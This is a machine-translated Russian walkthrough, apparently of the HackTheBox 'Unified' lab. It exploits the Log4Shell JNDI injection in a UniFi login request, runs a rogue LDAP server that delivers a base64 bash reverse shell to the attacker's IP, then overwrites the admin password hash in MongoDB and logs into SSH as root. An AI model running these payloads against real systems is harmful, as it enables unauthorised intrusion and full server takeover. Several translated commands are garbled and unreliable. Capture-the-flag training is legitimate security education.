

Единая запись

Подготовлено: pwninx

Введение

В этой статье исследуются последствия использования Log4J в очень известной системе мониторинга сетевых устройств под названием «UniFi». В этом блоке показано, как настроить и установить необходимые пакеты и инструменты для эксплуатации UniFi путем злоупотребления уязвимостью Log4J и манипулирования заголовком POST, называемым [запомнить](#), давая вам обратная оболочка на автомате. Вы также измените пароль администратора, изменив хэш, сохраненный в экземпляре MongoDB, работающем в системе, что позволит получить доступ к панели администрирования и приведет к раскрытию пароля SSH администратора.

перечисление

Первым шагом является сканирование целевого IP-адреса с помощью Nmap, чтобы проверить, какие порты открыты. Мы сделаем это с помощью программы под названием [Nmap](#). Вот краткое объяснение того, что представляет собой каждый флаг и что он делает.

- sC: выполняет сканирование сценария с использованием набора сценариев по умолчанию. Это эквивалентно --script=default.
- sV: определение версии
- v: Увеличивает уровень детализации, заставляя Nmap печатать больше информации о выполняемом сканировании.

```

$ nmap -sC -sV -v {target_IP}

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http-proxy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to
https://10.129.96.149:8443/manage
8443/tcp  open  ssl/nagios-nsca Nagios NSCA
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage

```

Скан показывает порт 8080 откроите запуск HTTP-прокси. Прокси-сервер перенаправляет запросы на порт 8443, на котором, похоже, работает веб-сервер SSL. Мы принимаем к сведению, что HTTP-заголовок страницы на порту 8443 это "Сеть UniFi".



При доступе к странице с помощью браузера нам предоставляется унифи страницу входа в веб-портал и номер версии 6.4.54. Если мы когда-нибудь столкнемся с номером версии, всегда полезно исследовать его. конкретной версии в Google. Быстрый поиск в Google по ключевым словам Экспloit UniFi 6.4.54 раскрывает статья в котором обсуждается углубленная эксплуатация CVE-2021-44228 уязвимость в этом приложении.

Если вы хотите узнать больше об уязвимости Log4J, у нас есть отличная [Бло граммпочта](#) об этом.



Эта уязвимость Log4J может быть использована путем внедрения команд операционной системы (внедрение команд ОС), что представляет собой уязвимость веб-безопасности, которая позволяет злоумышленнику выполнять произвольные команды операционной системы на сервере, на котором запущено приложение, и, как правило, полностью скомпрометировать приложение и все его данные.

Чтобы определить, так ли это, мы можем использовать [ФоксиПрокси](#) после отправки POST-запроса на [/апи/логин](#) endpoint, чтобы передать запрос BurpSuite, который перехватит его в качестве посредника. Затем запрос можно отредактировать для ввода команд. Мы предоставляем отличный модуль, основанный на перехвате веб-запросов, [Интерсептион граммВеб-запросы](#)



Сначала мы пытаемся войти на страницу с учетными данными тест: тест поскольку мы не пытаемся подтвердить или получить доступ. Запрос на вход будет перехвачен BurpSuite, и мы сможем его изменить.

Прежде чем мы изменим запрос, давайте отправим этот HTTPS-запрос на вход в Повторитель модуль BurpSuite от пакета на CTRL+R.

Эксплуатация

Раздел «Эксплуатация» ранее упомянутого [статья](#) упоминает, что мы должны ввести нашу полезную нагрузку в запомнить параметр. Поскольку данные POST отправляются как объект JSON, а полезная нагрузка содержит скобки, чтобы предотвратить его анализ как другой объект JSON, мы заключаем его в скобки, чтобы вместо этого он анализировался как строка.

Request

```
Pretty Raw \n Actions ▾  
1 POST /api/login HTTP/1.1  
2 Host: 10.129.96.149:8443  
3 Cookie: unifises=R0LvFpnNvYYOrqMBZJGnGBuGSDDYVpXm; csrf_token=29RxNe64Pe0UvjFL2kgkQscdbZzCMsrD  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0  
5 Accept: */*  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage  
9 Content-Type: application/json; charset=utf-8  
10 X-Csrf-Token: 29RxNe64Pe0UvjFL2kgkQscdbZzCMsrD  
11 Origin: https://10.129.96.149:8443  
12 Content-Length: 107  
13 Dnt: 1  
14 Sec-Gpc: 1  
15 Te: trailers  
16 Connection: close  
17  
18 {  
    "username": "aaaaaaaa",  
    "password": "aaaaaaaa",  
    "remember": "${jndi:ldap://10.10.14.25/whatever}",  
    "strict": true  
}
```

Мы вводим полезную нагрузку в запомнить поле, как показано выше, чтобы мы могли определить точку впрыска, если один существует. Если запрос заставляет сервер снова подключиться к нам, мы убедились, что приложение уязвимо.

\${jndi:ldap://{IP-адрес Tun0}}/независимо

JNDI это аббревиатура от API интерфейса именования и каталогов Java. Выполняя вызовы этого API, приложения находят ресурсы и другие программные объекты. Ресурс — это программный объект, обеспечивающий соединения с системами, такими как серверы баз данных и системы обмена сообщениями.

LDAP это аббревиатура от Облегченный протокол доступа к каталогам, который является открытым, независимым от поставщиков, Стандартный отраслевой прикладной протокол для доступа и обслуживания распределенных информационных служб каталогов через Интернет или сеть. Порт по умолчанию, на котором работает LDAP: порт 389.

Response

Pretty Raw Render ⌂ Actions ▾

```
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.96.149:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json; charset=UTF-8
8 Content-Length: 64
9 Date: Sun, 02 Jan 2022 07:37:29 GMT
10 Connection: close
11
12 {
  "meta": {
    "rc": "error",
    "msg": "api.err.InvalidPayload"
  },
  "data": [
  ]
}
```

После того, как мы нажмем «Отправить», на панели «Ответ» отобразится ответ на запрос. Вывод показывает нам сообщение об ошибке, в котором говорится, что полезная нагрузка недействительна, но, несмотря на сообщение об ошибке, полезная нагрузка фактически выполняется.

Приступим к запуску `tcpdump` в порту `389`, который будет отслеживать сетевой трафик для LDAP соединений.

`tcpdump` — это компьютерная программа для анализа пакетов сети передачи данных, работающая под интерфейсом командной строки. Это позволяет пользователю отображать TCP/IP и другие пакеты, передаваемые или принимаемые по сети, к которой подключен компьютер.


Откройте другой терминал и введите:

```
sudo tcpdump -i tun0 порт 389
```

Приведенный выше синтаксис можно разбить следующим образом.

судо: Запустите это через root, также известный как admin.
TCP-дамп: Является ли программа или программное обеспечение, которое является Wireshark, за исключением того, что это команда строка версия.
- я: Выбор интерфейса. (Пример eth0, wlan, tun0)
порт 389: выбор порта, который мы слушаем.

После запуска `tcpdump` нажмите кнопку «Отправить».



Вывод tcpdump показывает, что соединение получено на нашей машине. Это доказывает, что приложение действительно уязвимо, поскольку оно пытается подключиться к нам через порт LDAP 389.

```
sudo tcpdump -i tun0 port 389

tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:41:44.714120 IP 10.129.96.149.60258 > 10.10.14.25.ldap: Flags [S],
seq 1008474879, win 64240, options [mss 1285,sackOK,TS val 3980941167
ecr 0,nop,wscale 7], length 0
20:41:44.714131 IP 10.10.14.25.ldap > 10.129.96.149.60258: Flags [R.],
seq 0, ack 1008474880, win 0, length 0
```

Нам нужно будет установить [Open-JDK](#) а также [Мавен](#) в нашей системе, чтобы создать полезную нагрузку, которую мы можем отправить на сервер и даст нам удаленное выполнение кода в уязвимой системе.

```
sudo apt update
sudo apt install openjdk-11-jdk -y

# Command used to check the java version installed

java -version
...
```

Open-JDK — это комплект для разработки Java, который используется для создания приложений Java. Maven, с другой стороны, представляет собой интегрированную среду разработки (IDE), которую можно использовать для создания структурированного проекта и компиляции наших проектов в [банка](#) файлы .

Эти приложения также помогут нам запустить [мошенник-jndi](#) Java-приложение, которое запускает локальный сервер LDAP. И позволяет нам получать соединения с уязвимого сервера и выполнять вредоносный код.

После того, как мы установили Open-JDK, мы можем приступить к установке Maven. Но сначала давайте переключимся на пользователя root.

```
sudo apt-get install maven
```

После завершения установки мы можем проверить версию Maven следующим образом.

```
mvn -v  
Apache Maven 3.6.3  
Maven home: /usr/share/maven  
Java version: 11.0.13, vendor: Debian, runtime: /usr/lib/jvm/java-11-openjdk-amd64  
Default locale: en_US, platform encoding: UTF-8  
OS name: "linux", version: "5.10.0-6parrot1-amd64", arch: "amd64", family: "unix" seed, []
```

После того, как мы установили необходимые пакеты, нам нужно загрузить и собрать приложение.

Разбойник-JNDI Ява

Давайте клонируем соответствующий репозиторий и собираем пакет с помощью Maven.

[мерзавец](#) клон <https://github.com/veracode-research/rogue-jndi> rogue-jndi

CD

MBN упаковка



```
[INFO] Including com.unboundid:unboundid-ldapsdk:jar:3.1.1 in the shaded jar.  
[INFO] Including org.apache.tomcat.embed:tomcat-embed-core:jar:8.5.61 in the shaded jar.  
[INFO] Including org.apache.tomcat:tomcat-annotations-api:jar:8.5.61 in the shaded jar.  
[INFO] Including org.apache.tomcat.embed:tomcat-embed-el:jar:8.5.45 in the shaded jar.  
[INFO] Including com.beust:jcommander:jar:1.78 in the shaded jar.  
[INFO] Including org.reflections:reflections:jar:0.9.12 in the shaded jar.  
[INFO] Including org.javassist:javassist:jar:3.26.0-GA in the shaded jar.  
[INFO] Including org.codehaus.groovy:groovy:jar:2.4.21 in the shaded jar.  
[INFO] Including org.apache.commons:commons-text:jar:1.8 in the shaded jar.  
[INFO] Including org.apache.commons:commons-lang3:jar:3.9 in the shaded jar.  
[INFO] Replacing original artifact with shaded artifact.  
[INFO] Replacing /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-1.1.jar with /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-1.1-shaded.jar  
[INFO] Dependency-reduced POM written at:  
/home/pwninx/htb/unified/rogue-jndi/dependency-reduced-pom.xml  
[INFO] -----  
[INFO] BUILD SUCCESS  
[INFO] -----  
[INFO] Total time: 01:46 min  
[INFO] Finished at: 2022-01-20T21:47:44-05:00  
[INFO] -----
```

Это создаст .банка файл в мошенник-jndi/цель/ каталог называется RogueJndi-1.1.jar . Теперь мы можем построить нашу полезную нагрузку, чтобы перейти в RogueJndi-1-1.jar Java-приложение.

Чтобы использовать сервер Rogue-JNDI, нам нужно будет создать и передать ему полезную нагрузку, которая будет отвечать за предоставление нам оболочки в уязвимой системе. Мы будем кодировать полезную нагрузку в Base64, чтобы предотвратить любые проблемы с кодировкой.

```
эх0'bash -c bash -i >&/dev/tcp/{Ваш IP-адрес}/{Выбранный порт} 0>&1' | base64
```



```
echo 'bash -c bash -i >& /dev/tcp/{Your Tun0 IP}/4444 0>&1' | base64  
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTQuMzMvNDQ0NCAwPiYxCg==
```

Примечание: в этом пошаговом руководстве мы будем использовать порт 4444 для получения оболочки.

После создания полезной нагрузки запустите приложение Rogue-JNDI, передав полезную нагрузку как часть

-- команда вариант и ваш тун0 IP-адрес для -- имя хоста вариант.

```
Ява-банкацель/RogueJndi-1.1.jar--команда"bash -c {echo,BASE64 STRING HERE}| {base64,-d}|{bash,-i}"--  
hostname"{ВАШ IP-АДРЕС ТУНО}"
```

Например:

```
Ява-банкацель/RogueJndi-1.1.jar--команда"bash -c  
{echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTQuMzMvNDQ0NCAwPiYxCg==}| {base64,- d}|  
{bash,-i}"--hostname"10.10.14.33"
```



```
java -jar target/RogueJndi-1.1.jar --command "bash -c
{echo,Your_Base64_Hash}|{base64,-d}|{bash,-i}" --hostname "{Your Tun0
IP}"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
+---+---+---+---+
|R|o|g|u|e|J|n|d|i|
+---+---+---+---+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://{10.10.14.33}:1389/o=websphere2 to
artsploit.controllers.WebSphere2
Mapping ldap://{10.10.14.33}:1389/o=websphere2,jar=* to
artsploit.controllers.WebSphere2
Mapping ldap://{10.10.14.33}:1389/o=groovy to
artsploit.controllers.Groovy
Mapping ldap://{10.10.14.33}:1389/o=tomcat to
artsploit.controllers.Tomcat
Mapping ldap://{10.10.14.33}:1389/ to
artsploit.controllers.RemoteReference
Mapping ldap://{10.10.14.33}:1389/o=reference to
artsploit.controllers.RemoteReference
Mapping ldap://{10.10.14.33}:1389/o=websphere1 to
artsploit.controllers.WebSphere1
Mapping ldap://{10.10.14.33}:1389/o=websphere1,wsdl=* to
artsploit.controllers.WebSphere1
```

Теперь, когда сервер локально прослушивает порт, [389](#), давайте откроем другой терминал и запустим прослушиватель Netcat для захвата обратную оболочку.

nc-lvp4444

Возвращаясь к нашему перехваченному POST-запросу, давайте изменим полезную нагрузку на
\${jndi:ldap://{Ваш Tun0 IP}:1389/o=tomcat} и нажмите [Отправить](#).

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /api/login HTTP/1.1
2 Host: 10.129.96.149:8443
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage%2Ffatal
8 Content-Type: application/json; charset=utf-8
9 Origin: https://10.129.96.149:8443
10 Content-Length: 107
11 Te: trailers
12 Connection: close
13
14 {
  "username": "admin",
  "password": "admin",
  "remember": "${jndi:ldap://10.10.14.33:1389/o=tomcat}",
  "strict": true
}

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.96.149:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json;charset=UTF-8
8 Content-Length: 64
9 Date: Fri, 21 Jan 2022 03:49:47 GMT
10 Connection: close
11
12 {
  "meta": {
    "rc": "error",
    "msg": "api.err.InvalidPayload"
  },
  "data": [
  ]
}

```

После отправки запроса устанавливается соединение с нашим мошенническим сервером и отображается следующее сообщение.

Отправка результата LDAP ResourceRef для o=tomcat с полезной нагрузкой javax.el.ELProcessor

Как только мы получаем вывод с сервера Rogue, на нашем прослушивателе Netcat появляется оболочка, и мы можем обновить оболочку терминала, используя следующую команду.

скрипт /dev/null-[убить](#)

```

nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.129.96.149] 46978
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$ 

```

Приведенная выше команда превратит нашу оболочку в интерактивную оболочку, которая позволит нам более эффективно взаимодействовать с системой.

Отсюда мы можем перейти к [/главная/Майкл/](#) и прочитайте флаг пользователя.

```

unifi@unified:/usr/lib/unifi$ cd /home/michael
unifi@unified:/home/michael$ cat user.txt
<SNIP>

```

Повышение привилегий

В статье говорится, что мы можем получить доступ к панели администратора UniFi приложение и, возможно, извлечь Секреты SSH, используемые между устройствами. Сначала давайте проверим, работает ли MongoDB в целевой системе, что может позволить нам извлечь учетные данные для входа в административную панель.

PS дополнительный | grep mongo

```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi      69  0.2  4.2 1103756 86560 ?        Sl   02:25   0:33 bin/mongod --dbpath /usr/lib/unifi/data/db --
port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath
/usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi      5378  0.0  0.0 11468  1004 pts/0    S+   05:33   0:00 grep mongo
```

Мы можем увидеть MongoDB работает в целевой системе на порту 27117.

MongoDB — это доступная в исходном коде кросс-платформенная документо-ориентированная программа базы данных. MongoDB классифицируется как программа базы данных NoSQL и использует JSON-подобные документы с необязательными схемами.

Давайте взаимодействовать со службой MongoDB, используя монго утилиты командной строки и попытка извлеките пароль администратора. Быстрый поиск в Google по ключевым словам База данных UniFi по умолчанию показывает, что имя базы данных по умолчанию для приложения UniFi — .туз

монго--порт27117туз--eval"db.admin.find().forEach(printjson);"

```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" :
"$6$PewXRwjjzPly3aK3b$ikf/5LABhqdLdPK8o.RNakOzWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQncGI4L0",
  "time_created" : NumberLong(1640900495),
  "last_site_name" : "default",
<SNIP>
```

Если вы не уверены, что делает каждый флаг, вот разбивка.



Вывод показывает пользователя с именем Администратор. Хеш их паролей находится в `x_shadow` переменная, но в этом случае его нельзя взломать никакими утилитами для взлома паролей. Вместо этого мы можем изменить `x_shadow` хэш пароля с нашим собственным созданным хэшем, чтобы заменить пароль администратора и авторизоваться в административной панели. Для этого мы можем использовать `mkpasswd` утилита командной строки.

`mkpasswd-Мша-512 Пароль1234`

```
$6$sbnjIZBtmRds..Л/Э$fEKZhosqeHykiVWT1IBGju43WdVdDauv5RsviIPifi32CC2TTNU8kHOd2ToaW8fIX7XX
M8P5Z8j4NB1gjGTONI1
```

The `6` — это идентификатор используемого алгоритма хеширования, в данном случае SHA-512, поэтому нам придется сделать хэш того же типа.

SHA-512 или алгоритм безопасного хеширования 512 — это алгоритм хеширования, используемый для преобразования текста любой длины в строку фиксированного размера. Каждый вывод создает SHA-512 длиной 512 бит (64 байта). Этот алгоритм обычно используется для хеширования адресов электронной почты, хеширования паролей...

После того, как мы сгенерируем хэш SHA-512, вывод будет похож на приведенный выше, однако из-за соли хэш будет меняться каждый раз, когда он генерируется.

В процесс хеширования добавляется соль, чтобы обеспечить их уникальность, повысить их сложность без увеличения требований пользователя и смягчить атаки на пароли, такие как хеш-таблицы.

Приступим к замене существующего хеша на созданный нами.

```
монго--порт27117туз--eval'db.admin.update({"_id": ObjectId("61ce278f46e0fb0012d47ee4")},{$set:
{"x_shadow":"Сгенерированный хэш SHA_512"}}'
```

```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({_id": ObjectId("61ce278f46e0fb0012d47ee4")}, {$set: {"x_shadow": "$6$PewXRwjzPly3aK3b$ikf/5LAhqdLdPK8o.RNak0zWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQncGI4L0"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```


Мы можем убедиться, что пароль был обновлен в базе данных Mongo, выполнив ту же команду, что и выше. Хэш SHA-512, по-видимому, был обновлен.

```
монго--порт27117туз--eval"db.admin.find().forEach(printjson);"
```

Давайте теперь посетим веб-сайт и войдем в систему **администратор**. Очень важно отметить, что имя пользователя с учетом регистра.



Процесс аутентификации прошел успешно, и теперь у нас есть административный доступ к приложению UniFi.



UniFi предлагает настройку аутентификации SSH, которая представляет собой функцию, позволяющую администрировать другие точки доступа через SSH с консоли или терминала.

Перейдите к **настройки -> сайт** и прокрутите вниз, чтобы найти настройку аутентификации SSH. SSH-аутентификация с паролем root был включен.

The screenshot shows the UniFi Network settings interface. On the left, there's a sidebar with various icons and a list of site settings. The main panel is titled 'AUTO-OPTIMIZE NETWORK' and contains an 'OFF' switch for 'Automatically Optimize Network and WiFi performance'. Below this is the 'DEVICE AUTHENTICATION' section, which includes an 'SSH Authentication' subsection. It shows 'Enable SSH authentication' is checked, with 'Username' set to 'root' and 'Password' set to 'NotACrackablePassword4U2022'. A note says 'SSH Credentials can be seen and changed by all of Site Admins.' There's also a 'SSH Keys' section with a note about no keys defined and a '+ ADD NEW SSH KEY' button. At the bottom are 'APPLY CHANGES' and 'RESET' buttons, and a 'EXPORT SITE' button on the right.

На странице показан пароль root в виде открытого текста `NotACrackablePassword4U2022`. Давайте попробуем для аутентификации в системе как root через SSH.

```
ssh root@10.129.96.149
```

```
● ● ●  
ssh root@10.129.96.149  
root@10.129.96.149's password:  
root@unified:~# cat root.txt  
<SNIP>
```

Соединение установлено успешно, и корневой флаг можно найти в `/корень`.

Поздравляем, вы закончили сборку Unified box.